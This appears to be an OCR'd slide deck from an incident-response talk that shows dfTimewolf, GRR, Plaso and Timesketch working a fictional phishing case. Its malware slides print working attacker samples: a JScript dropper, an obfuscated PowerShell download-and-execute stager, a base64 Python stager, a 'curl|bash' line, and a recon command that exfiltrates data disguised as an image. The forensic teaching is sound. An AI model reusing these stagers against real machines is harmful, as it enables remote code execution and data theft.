Semiautomatic Assault Analysis: Dawn of dfTimewolf

Plaso, and Timesketch, and GRR (oh my)

Introductions

- Daniel White
  - Incident responder
  - Plaso core developer
  - Based in Zurich, Switzerland
- Johan Berggren
  - Incident responder
  - Timesketch core developer
  - Based in Zurich, Switzerland
- Gary Brown
  - Incident responder
  - dfTimewolf core developer
  - Based in sunny California

GRR

Agent-based forensics tool

Clients for Windows, MacOS, Linux

File collection

Hunts

Forensic Artifacts

Machine-readable knowledge base of artifacts that the world can use both as an information source and within other tools

YAML

Example: User Shell History

```yaml
name: UsersShellHistory
doc: Common unix user shell history files.
sources:
- type: FILE
 attributes:
   paths:
     - '/%%users.homedir%%/.bash_history'
     - '/%%users.homedir%%/.sh_history'
     - '/%%users.homedir%%/.zhistory'
     - '/%%users.homedir%%/.zsh_history'
labels: [History Files]
supported_os: [Linux, Darwin]
```

Example: All User Shell History

```yaml
name: AllUsersShellHistory
doc: Common shell history files for root and users.
sources:
- type: ARTIFACT_GROUP
 attributes:
   names:
     - UsersShellHistory
     - RootUserShellHistory
labels: [History Files]
supported_os: [Linux, Darwin]
```

Plaso

Super timeline all the things!

Extracts events from data files

Processes source data from multiple platforms

Timesketch

Visualizes forensic data

Integrated with Plaso

Multi-user, multi-case workflow

dfTimewolf

noun - time·wolf

A set of scripts that provide automation around mass artifact collection with GRR, processing with Plaso, and export to Timesketch.

timewolf_collect - launch GRR flows/hunts and collect results locally
timewolf_process - process specified local path with Plaso
timewolf_export - upload specified timeline to new or existing Time(sketch)[2]
timewolf_cli - all of the above

Cast of Characters

The Task - assigned to Ahmed

Have any users been phished by **grendale.xyz**?


This looks a lot like the legitimate domain, greendale.xyz

It's semester break, and machines are all over the world

Enter Timewolf

```
ahmed@forensic-ws:~#
ahmed@forensic-ws:~#
ahmed@forensic-ws:~#
ahmed@forensic-ws:~#
ahmed@forensic-ws:~# timewolf --new_hunt --artifacts BrowserHistory --use_tsk
```


Direct to Timesketch




Collect more artifacts

```
$> timewolf
--hosts student-pc10,tbarnes-laptop
--artifacts
  WindowsPersistenceMechanisms,WindowsEventLogs,
  WindowsUserRegistryFiles,WindowsSystemRegistryFiles
--sketch_id 4
```

It’s a story within a story!



An unfortunate accident



Malware

```
var adsysinfo = new ActiveXObject("ADSystemInfo");
domain = osysinfo.DomainDNSName.toLowerCase();
var isGreendale = domain.indexOf("greendale");
if (isGreendale != -1) {
        var file = "http://student-greendale.xyz/greendale/secure.script";
        var path="$env:userprofile+'\AppData\Roaming\...\Startup\keep.bat";
        var payload = "PowerShell.exe (New-Object
System.Net.WebClient).Downloadfile('" + path + "'," + file + ")";
        downloadAndExec(payload, path);
};
```

Malware in the timeline

3 events (0.031s)

Sort | Export | Toggle all

2016-10-16T18:17:20+00:00	[File Last Modification Time] [HKEY_LOCAL_MACHINE\System\ControlSet001\Control\Session Manager\AppCompatCache] Cached entry: 32 Path: C:\Users\aedison\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\keep.bat	student-pc10-reg
2016-10-16T22:21:34+00:00	[File Last Modification Time] [HKEY_LOCAL_MACHINE\System\ControlSet002\Control\Session Manager\AppCompatCache] Cached entry: 126 Path: \??\C:\Users\tbarnes\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\keep.bat	tbarnes-laptop-reg
2016-10-16T22:21:34+00:00	[File Last Modification Time] [HKEY_LOCAL_MACHINE\System\ControlSet001\Control\Session Manager\AppCompatCache] Cached entry: 126 Path: \??\C:\Users\tbarnes\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\keep.bat	tbarnes-laptop-reg

Secondary payload: keep.bat

```
[SYSTeM.NET.SERVicePOiNTMANagER]::ExPeCT100COntinUE = 0;$wc=NEW-ObjECT SYsTEM.NEt.WeBCLient;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$WC.HeadeRS.ADD('User-
Agent',$u);$wC.PrOxY = [SYSTEm.NEt.WEbReQUeSt]::DefAULtWEbProXY;$Wc.PrOxy.CredeNTiaLs =
[SysTem.Net.CREdEnTIaLCAcHe]::DefaUlTNEtwoRKCreDeNtiaLs;$K=')61d>]V%fal^tU@9!$z0\x=?M3QYjwHr';$i=0;[Char[]]
$b=([Char[]]($Wc.DoWNlOadStrINg("https://legitimatebusinessmans.club/index.asp")))|%{$_-bXoR$K[$I++%
$k.LengTH]};IEX ($b-JOin'')
```

IOCs

http://grendale.xyz/greendale/academic_calendar.zip

https://student-greendale.xyz/greendale/secure.script

https://legitimatebusinessmans.club

Start Menu\Programs\Startup\keep.bat


Powershell

Machines

student-pc10

tbarnes-laptop

Is there something more?



bash.sh


```
#!/bin/bash
echo "import sys,base64;exec(base64.b64decode('Wkd1bmpoWXFrb3dyVnQ9J0xLQ1lPUVpNJwppbXBvcnQgc3lzLCB1cmxsaWIyO289X19p
bXBvcnRfXyh7MjondXJsbGliMicsMzondXJsbGliLnJlcXVlc3QnfVtzeXMudmVyc2lvbl9pbmZvWzBdXSxmcm9tbGlzdD1bJ2J1aWxkX29wZW5lcid
dKS5idWlsZF9vcGVuZXIoKTtVQT0nTW96aWxsYS81LjAgKE1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTAuMTE7IHJ2OjQ1LjApIEdlY2tvLzIwMT
AwMTAxIEZpcmVmb3gvNDUuMCc7by5hZGRoZWFkZXJzPVsoJ1VzZXItQWdlbnQnLFVBKV07YT1vLm9wZW4oJ2h0dHA6Ly9sZWdpdGltYXRlYnVzaW5lc
3NtYW5zLmNsdWIvaW5kZXguYXNwJykucmVhZCgpO2tleT0nanM7VHl1bHZxNVhbM1VMUH4lez4hX2ldS0A4bXI2LmYnO1MsaixvdXQ9cmFuZ2UoMjU2
KSwwLFtdCmZvciBpIGluIHJhbmdlKDI1Nik6CiAgICBqPShqK1NbaV0rb3JkKGtleVtpJWxlbihrZXkpXSkpJTI1NgogICAgU1tpXSxTW2pdPVNbal0
sU1tpXQppPWo9MApmb3IgY2hhciBpbiBhOgogICAgaT0oaSsxKSUyNTYKICAgICAgT0aSxKSUyNTYKICAgICAgT2ldSxTW2ldCi
AgICBvdXQuYXBwZW5kKGNocihvcmQoY2hhcileU1soU1tpXStTW2pdKSUyNTZdKSkKZXhlYygnJy5qb2luKG91dCkpCg==='));" | python &
rm -f "$0"
exit
```

bash.sh


```
ZGunjhYqkowrVt='LKCYOQZM'
import sys,
urllib2;o=__import__({2:'urllib2',3:'urllib.request'}[sys.version_info[0]],fromlist=['build_opener']).build_
opener();UA='Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101
Firefox/45.0';o.addheaders=[('User-Agent',UA)];a=o.open('http://legitimatebusinessmans.club/index.asp').read
();key='cfYIm@NPEb:/jv*-}2{_qhL(O|6tw8nS';S,j,out=range(256),0,[]
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in a:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
```

11:50 | Python | Soft Tabs: 4

On the Hunt (again)


```
$> timewolf

--new_hunt

--artifacts AllUsersShellHistory

--sketch_id 4
```

Hits


timesketch
catherine
Logout
Overview
Explore
Stories
Views
Timelines
bash.sh
Advanced
Filters
Charts
Starred
Save view
Saved views
Search templates
3 events (0.002s)
Sort
Export
Toggle all
2016-10-17T15:17:20+00:00
[Content Modification Time] curl -sk http://grendale.xyz/greendale/bash.sh|bash Time elapsed: 0 seconds
deanpelton-laptop-shell
2016-10-17T19:52:50+00:00
[Content Modification Time] curl -sk http://grendale.xyz/greendale/bash.sh|bash Time elapsed: 0 seconds
deanpelton-laptop-shell
2016-10-17T20:41:12+00:00
[Content Modification Time] curl -sk http://grendale.xyz/greendale/bash.sh|bash Time elapsed: 0 seconds
deanpelton-laptop-shell

On a beach in Fiji

Image by Laura Hoffmann, bbx.de

Digging into the Dean

```
catherine@forensic-ws:~#
catherine@forensic-ws:~#
catherine@forensic-ws:~#
catherine@forensic-ws:~#
```

Going Wide on Windows

Just a simple script...

```
@echo off
copy \\dc1\data\wallpaper.jpg %TEMP%\wallpaper.jpg
reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "%TEMP%\wallpaper.jpg" /f
PowerShell.exe  -NonI -W Hidden "Get-ChildItem -Path $env:USERPROFILE -Filter *aircon* -Recur
```

Reconnaissance

```
Get-ChildItem -Path $env:USERPROFILE -Filter *aircon* -Recurse -ErrorAction SilentlyContinue -Force | Out-File \
\dc1\data\old_wallpaper_$($env:COMPUTERNAME).jpg -Append
```

- Search user's folder for any files named "aircon"
- Copy the list to a file on the domain controller, disguising it as a JPEG

Disaster Averted!

Found evidence across time and space

Recovered from disaster with handy note-taking

Saved Greendale again?

Links and Contact

dfTimewolf

https://github.com/log2timeline/dftimewolf

log2timeline-discuss@googlegroups.com

Apache License v2

GRR

https://github.com/google/grr

grr-users@googlegroups.com

Apache License v2

Plaso

https://github.com/log2timeline/plaso

log2timeline-discuss@googlegroups.com

Apache License v2

Timesketch

https://github.com/google/timesketch

https://demo.timesketch.org

timesketch-dev@googlegroups.com

Apache License v2

A few days later...

The Shade Borrowers

```
range. We hack Stadt College. We find many many Stadt College cyber weapons. You see pictures. We give you some Stadt College
files free, you see. This is good proof no? You enjoy!!! You break many things. You find many intrusions. You write many words.
But not all, we are auction the best files.
```

```
[SysTem.Net.CREdEnTIaLCAcHe]::DefaUlTNEtwoRKCreDeNtiaLs;$K=')61d>]V%fal^tU@9!$z0\x=?M3QYjwHr';$
```

A Strange Coincidence

A Happy Ending

Links and Contact

dfTimewolf

https://github.com/log2timeline/dftimewolf

log2timeline-discuss@googlegroups.com

Apache License v2

GRR

https://github.com/google/grr

grr-users@googlegroups.com

Apache License v2

Plaso

https://github.com/log2timeline/plaso

log2timeline-discuss@googlegroups.com

Apache License v2

Timesketch

https://github.com/google/timesketch

https://demo.timesketch.org

timesketch-dev@googlegroups.com

Apache License v2